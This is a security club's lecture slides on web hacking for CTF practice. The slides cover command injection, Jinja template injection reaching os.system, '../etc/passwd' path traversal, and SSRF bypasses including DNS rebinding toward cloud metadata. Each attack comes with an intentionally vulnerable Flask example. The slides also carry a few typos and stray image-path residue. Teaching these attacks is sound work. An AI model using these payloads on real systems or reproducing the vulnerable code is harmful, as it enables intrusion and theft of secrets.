SIGPwny

General SP2025 • 2025-01-29

Web Hacking III

Krish Kalra, Ryan Yin

ctf.sigpwny.com

sigpwny{script_alert_1_script}

Overview for Today

Command Injection

- Overview
- Example

Path Traversal

- Overview
- Example

Template Injection

- Overview
- Injection
- Example

SSRF

- Overview
- Example

Command Injection

Malicious user input modifies shell commands & arguments

Overview

- User input gets executed as a shell command!
- Example
  - Web application calls external scripts and passes in arguments
    - Very common, think of web tools that download videos off of YouTube.
  - Similar to SQL injections, user input could escape quoting and inject arbitrary commands!
  - Running multiple shell commands in one line with && or ;
    - `ls; cd /secret; cat flag.txt`
  - Bash tricks will take you far with these challenges.

Example

```
def cowsay():
 input = request.json.get('input', 'Give me some input')

 command = f'/usr/games/cowsay "{input}"'
 output = os.popen(command).read()

 return jsonify({
   'output': output
 })
```


Example

```
def cowsay():
 input = request.json.get('input', 'Give me some input')

 command = f'/usr/games/cowsay "{input}"'
 output = os.popen(command).read()

 return jsonify({
   'output': output
 })
```

```
input -> 'hello" && cat "flag.txt'
becomes /usr/games/cowsay "hello" && cat "flag.txt"
```



```
 _______
< hello >
 -------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
sigpwnyfakeflag{wow you found the flag!}
```

Template Injection

Malicious user injects server-side template syntax to execute code

Also known as Server-Side Template Injection (SSTI)

Overview: Templates

- Web templates are similar to static files, but they can incorporate variables & expressions
- Templates are "rendered" before being sent to the user!

```
<!DOCTYPE html>
<html lang="en">
<head>
 <title>{{ title }}</title>
</head>
<body>
 <h1>It’s {{ title }}!</h1>
</body>
</html>
```

```
render_template("index.html", title="Title!")
```

Overview: Typical Template Syntax

- Typical support for:
  - Statements (no output)
  - Expressions (prints output)
- Example: Python Flask + Jinja2
  - Statements with {% … %}
  - Expressions with {{ … }}
- {{ 7 * 7 }} → substituted with 49
- {{ request }} → substituted with the request object!

Injection: Exploiting Templates

- Example are for Jinja, but similar ideas apply to others
- Available variables include (source):
  - config (Flask configuration)
  - request (Flask request object)
- {{ config.items() }}
  - return all Flask config items (even keys!)
- {{ request.application.__globals__ }}
  - with some Python magic variables, we can access & run lots of Python functions

Example: Python Flask & Jinja

```
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route('/')
def index():
    user = request.args.get('user', 'guest')
    my_template = "Stick around, " + user
    return render_template_string(my_template)
```

User input is injected into the template!

Example: Python Flask & Jinja

```python
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route('/')
def index():
    user = request.args.get('user', 'guest')
    my_template = "Stick around, {{ 1+1 }}"
    return render_template_string(my_template)
```

After string concatenation!

Example: Running Code


- Testing locally
- http://127.0.0.1:5000/?user={{ config.items() }}
  - Stick around, dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('SECRET_KEY', 'NO_SO_SECRET_ANYMORE'), …])!
- Going further for arbitrary shell command execution…

```
{{request.application.__globals__.__builtins__.__import__('os').system('ls')}}
```

remember your pyjail training =)

Example: Running Code

- http://127.0.0.1:5000/?user={{ request.application.__globals__ }}
    - There are functions that can be used to run shell commands!



```
Stick around, {'__name__': 'werkzeug.wrappers.request', '__doc__': None, '__package__': 'werkzeug.wrappers', '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x105fe20b0>, '__spec__': ModuleSpec(name='werkzeug.wrappers.request', loader=
<_frozen_importlib_external.SourceFileLoader object at 0x105fe20b0>, origin='/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/site-packages/werkzeug/wrappers/request.py'), '__file__': '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/site-packages/werkzeug/wrappers/request.py',
'__cached__': '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/site-packages/werkzeug/wrappers/__pycache__/request.cpython-310.pyc', '__builtins__': {'__name__': 'builtins', '__doc__': "Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the `nil' object; Ellipsis
represents `...' in slices.", '__package__': '', '__loader__': <class '_frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class '_frozen_importlib.BuiltinImporter'>, origin='built-in'), '__build_class__': <built-in function __build_class__>, '__import__': <built-in
function __import__>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile':
<built-in function compile>, 'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in function eval>, 'exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals': <built-in function
globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>, 'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function iter>, 'aiter':
<built-in function aiter>, 'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built-in function min>, 'next': <built-in function next>, 'anext': <built-in function anext>, 'oct': <built-in function oct>, 'ord': <built-in function ord>, 'pow': <built-in
function pow>, 'print': <built-in function print>, 'repr': <built-in function repr>, 'round': <built-in function round>, 'setattr': <built-in function setattr>, 'sorted': <built-in function sorted>, 'sum': <built-in function sum>, 'vars': <built-in function vars>, 'None': None, 'Ellipsis': Ellipsis,
'NotImplemented': NotImplemented, 'False': False, 'True': True, 'bool': <class 'bool'>, 'memoryview': <class 'memoryview'>, 'bytearray': <class 'bytearray'>, 'bytes': <class 'bytes'>, 'classmethod': <class 'classmethod'>, 'complex': <class 'complex'>, 'dict': <class 'dict'>, 'enumerate': <class
'enumerate'>, 'filter': <class 'filter'>, 'float': <class 'float'>, 'frozenset': <class 'frozenset'>, 'property': <class 'property'>, 'int': <class 'int'>, 'list': <class 'list'>, 'map': <class 'map'>, 'object': <class 'object'>, 'range': <class 'range'>, 'reversed': <class 'reversed'>, 'set': <class 'set'>, 'slice': <class 'slice'>,
'staticmethod': <class 'staticmethod'>, 'str': <class 'str'>, 'super': <class 'super'>, 'tuple': <class 'tuple'>, 'type': <class 'type'>, 'zip': <class 'zip'>, '__debug__': True, 'BaseException': <class 'BaseException'>, 'Exception': <class 'Exception'>, 'TypeError': <class 'TypeError'>, 'StopAsyncIteration':
<class 'StopAsyncIteration'>, 'StopIteration': <class 'StopIteration'>, 'GeneratorExit': <class 'GeneratorExit'>, 'SystemExit': <class 'SystemExit'>, 'KeyboardInterrupt': <class 'KeyboardInterrupt'>, 'ImportError': <class 'ImportError'>, 'ModuleNotFoundError': <class 'ModuleNotFoundError'>,
'OSError': <class 'OSError'>, 'EnvironmentError': <class 'OSError'>, 'IOError': <class 'OSError'>, 'EOFError': <class 'EOFError'>, 'RuntimeError': <class 'RuntimeError'>, 'RecursionError': <class 'RecursionError'>, 'NotImplementedError': <class 'NotImplementedError'>, 'NameError': <class
'NameError'>, 'UnboundLocalError': <class 'UnboundLocalError'>, 'AttributeError': <class 'AttributeError'>, 'SyntaxError': <class 'SyntaxError'>, 'IndentationError': <class 'IndentationError'>, 'TabError': <class 'TabError'>, 'LookupError': <class 'LookupError'>, 'IndexError': <class 'IndexError'>,
'KeyError': <class 'KeyError'>, 'ValueError': <class 'ValueError'>, 'UnicodeError': <class 'UnicodeError'>, 'UnicodeEncodeError': <class 'UnicodeEncodeError'>, 'UnicodeDecodeError': <class 'UnicodeDecodeError'>, 'UnicodeTranslateError': <class 'UnicodeTranslateError'>, 'AssertionError':
<class 'AssertionError'>, 'ArithmeticError': <class 'ArithmeticError'>, 'FloatingPointError': <class 'FloatingPointError'>, 'OverflowError': <class 'OverflowError'>, 'ZeroDivisionError': <class 'ZeroDivisionError'>, 'SystemError': <class 'SystemError'>, 'ReferenceError': <class 'ReferenceError'>,
'MemoryError': <class 'MemoryError'>, 'BufferError': <class 'BufferError'>, 'Warning': <class 'Warning'>, 'UserWarning': <class 'UserWarning'>, 'EncodingWarning': <class 'EncodingWarning'>, 'DeprecationWarning': <class 'DeprecationWarning'>, 'PendingDeprecationWarning': <class
'PendingDeprecationWarning'>, 'SyntaxWarning': <class 'SyntaxWarning'>, 'RuntimeWarning': <class 'RuntimeWarning'>, 'FutureWarning': <class 'FutureWarning'>, 'ImportWarning': <class 'ImportWarning'>, 'UnicodeWarning': <class 'UnicodeWarning'>, 'BytesWarning': <class 'BytesWarning'>,
'ResourceWarning': <class 'ResourceWarning'>, 'ConnectionError': <class 'ConnectionError'>, 'BlockingIOError': <class 'BlockingIOError'>, 'BrokenPipeError': <class 'BrokenPipeError'>, 'ChildProcessError': <class 'ChildProcessError'>, 'ConnectionAbortedError': <class
'ConnectionAbortedError'>, 'ConnectionRefusedError': <class 'ConnectionRefusedError'>, 'ConnectionResetError': <class 'ConnectionResetError'>, 'FileExistsError': <class 'FileExistsError'>, 'FileNotFoundError': <class 'FileNotFoundError'>, 'IsADirectoryError': <class 'IsADirectoryError'>,
'NotADirectoryError': <class 'NotADirectoryError'>, 'InterruptedError': <class 'InterruptedError'>, 'PermissionError': <class 'PermissionError'>, 'ProcessLookupError': <class 'ProcessLookupError'>, 'TimeoutError': <class 'TimeoutError'>, 'open': <built-in function open>, 'quit': Use quit() or Ctrl-D
(i.e. EOF) to exit, 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'copyright': Copyright (c) 2001-2022 Python Software Foundation. All Rights Reserved. Copyright (c) 2000 BeOpen.com. All Rights Reserved. Copyright (c) 1995-2001 Corporation for National Research Initiatives. All Rights
Reserved. Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam. All Rights Reserved., 'credits': Thanks to CWI, CNRI, BeOpen.com, Zope Corporation and a cast of thousands for supporting Python development. See www.python.org for more information., 'license': Type
license() to see the full license text, 'help': Type help() for interactive help, or help(object) for help about object.}, 'functools': <module 'functools' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/functools.py'>, 'json': <module 'json' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10
/json/__init__.py'>, 'typing': <module 'typing' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/typing.py'>, 't': <module 'typing' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/typing.py'>, 'BytesIO': <class '_io.BytesIO'>, '_wsgi_decoding_dance': <function
_wsgi_decoding_dance at 0x105ea3be0>, 'CombinedMultiDict': <class 'werkzeug.datastructures.CombinedMultiDict'>, 'EnvironHeaders': <class 'werkzeug.datastructures.EnvironHeaders'>, 'FileStorage': <class 'werkzeug.datastructures.FileStorage'>, 'ImmutableMultiDict': <class
'werkzeug.datastructures.ImmutableMultiDict'>, 'iter_multi_items': <function iter_multi_items at 0x105f465f0>, 'MultiDict': <class 'werkzeug.datastructures.MultiDict'>, 'default_stream_factory': <function default_stream_factory at 0x105ff9240>, 'FormDataParser': <class
'werkzeug.formparser.FormDataParser'>, '_SansIORequest': <class 'werkzeug.sansio.request.Request'>, 'cached_property': <class 'werkzeug.utils.cached_property'>, 'environ_property': <class 'werkzeug.utils.environ_property'>, '_get_server': <function _get_server at 0x105fda680>,
'get_input_stream': <function get_input_stream at 0x105fda830>, 'BadRequest': <class 'werkzeug.exceptions.BadRequest'>, 'Request': <class 'werkzeug.wrappers.request.Request'>}!
```

Path Traversal

Malicious user uses ../ and absolute paths to access arbitrary files

Overview: UNIX Paths

- Absolute paths
  - `/usr/bin/share`
- Relative paths
  - `./build/bin/main`

- Current directory (`.`)
- Parent directory (`..`)
  - `/home/sigpwny/../../secret_files/flag.txt` refers to `/secret_files/flag.txt`

Example: Python Path Traversal

```
import os
from flask import Flask, request
app = Flask(__name__)

@app.route('/')
def index():
    file_name = request.args.get('file', 'default.txt')
    file_path = os.path.join('/my_lovely_images, file_name)
    with open(file_path, 'r') as f:
        return f.read()
```

localhost/?file=../etc/passwd

Read about the behavior of `os.path.join`!

Server Side Request Forgery (SSRF)


Accessing private resources using the server

Overview: SSRF Idea

- Server returns the data from internal/external services that are meant to be impossible for the end user to directly access.

- Places to look:
  - HTML to PDF/image renderers
  - Link preview generators
  - Webhooks
  - External resource imports
  - Referer headers
  - Discord Image Bots?

Overview: Vulnerable Network



Overview: Exploiting SSRF

- Internal port scanning
- Network enumeration
- Local File Inclusion— using the file:/// protocol
- Cloud instance metadata services
  - Many cloud services provide a REST interface where config details and auth keys can be exposed.
  - AWS: http://169.254.169.254/latest/meta-data
- Database HTTP interfaces

Example: SSRF with Python Flask

```
@app.route('/fetch')
def get_files():
    url = request.args.get('url')
    return requests.get(url).text
```

Example: SSRF with Python Flask

```
@app.route('/fetch')
def get_files():
    url = request.args.get('url')
    return requests.get(url).text
```

```
/fetch?url=http://10.0.0.2/flag
```

But what if?

```
@app.route('/fetch')
def get_files():
    url = request.args.get('url')
    if url == "http://10.0.0.2/flag":
        return "no!"
    return requests.get(url).text
```

```
/fetch?url=http://10.0.0.2/flag
no!
```


Common SSRF Tricks

- Encoding part of the URL, e.g. http://10.0.0.2/fl%61g
- Encoding the IP address as an integer, e.g. http://167772162/flag, http://0o12.0.0.2/flag, http://0xa000002/flag
    - Why? 167772162 = 10 * 256 * 256 * 256 + 2
    - 0o12 = 10, 0xa000002 = 167772162

More SSRF Tricks

- Using a domain instead of an IP address
  - spoofed.burpcollaborator.net -> 127.0.0.1
- 1u.ms is really great for this
  - make-1.2.3.4-rr.1u.ms -> 1.2.3.4
- Exploiting parser differentials
  - http://safe-site.com:a@127.0.0.1

What if part 2?



```
def validate_url(url: str) -> bool:
    url_obj = yarl.URL(url) # use yarl because aiohttp uses ya
                            # which prevents an attacks where
    addrinfo = socket.getaddrinfo(url_obj.host, url_obj.port)
    for address in addrinfo:
        if not ipsafe.check_ip(address[4][0]):
            return False
    return True
```

What if part 2?

What actually happens when I type “domain.com”?

Server looks up domain.com, checks the IP address

Server then looks up domain.com again, sending the request to the IP address returned.

Normally, the two queries are the same, but…

SSRF Final Trick (DNS Rebinding)

- Control an authoritative DNS server, then have the first response be a safe IP address, with TTL 0 (immediately revalidate)

- Then, when the second request comes in, return an unsafe IP address.

- This can be done with 1u.ms as well, like make-1.2.3.4-rebind-169.254-169.254-rr.1u.ms
- First request returns 1.2.3.4, second returns 169.254.169.254

Next Meetings

2026-02-01 • This Thursday

- Crypto III: Block Ciphers
- Learn about block ciphers including AES CBC!

2026-02-05 • This Sunday

- Java Rev
- Learn how to reverse engineer Java programs! (It's very different from regular binaries)

Practice

https://ctf.sigpwny.com

- Command Injection
  - Cowsay As A Service, Word Counter III (requires you to solve Word Counter I first), Shiny Button, tux.tv
- Path Traversal
  - Budget Dalle
- Template Injection
  - Meme Machine (hard!) — see this article if you get stuck
- SSRF
  - SSRF challenges

ctf.sigpwny.com

sigpwny{script_alert_1_script}

Meeting content can be found at sigpwny.com/meetings.

SIGPwny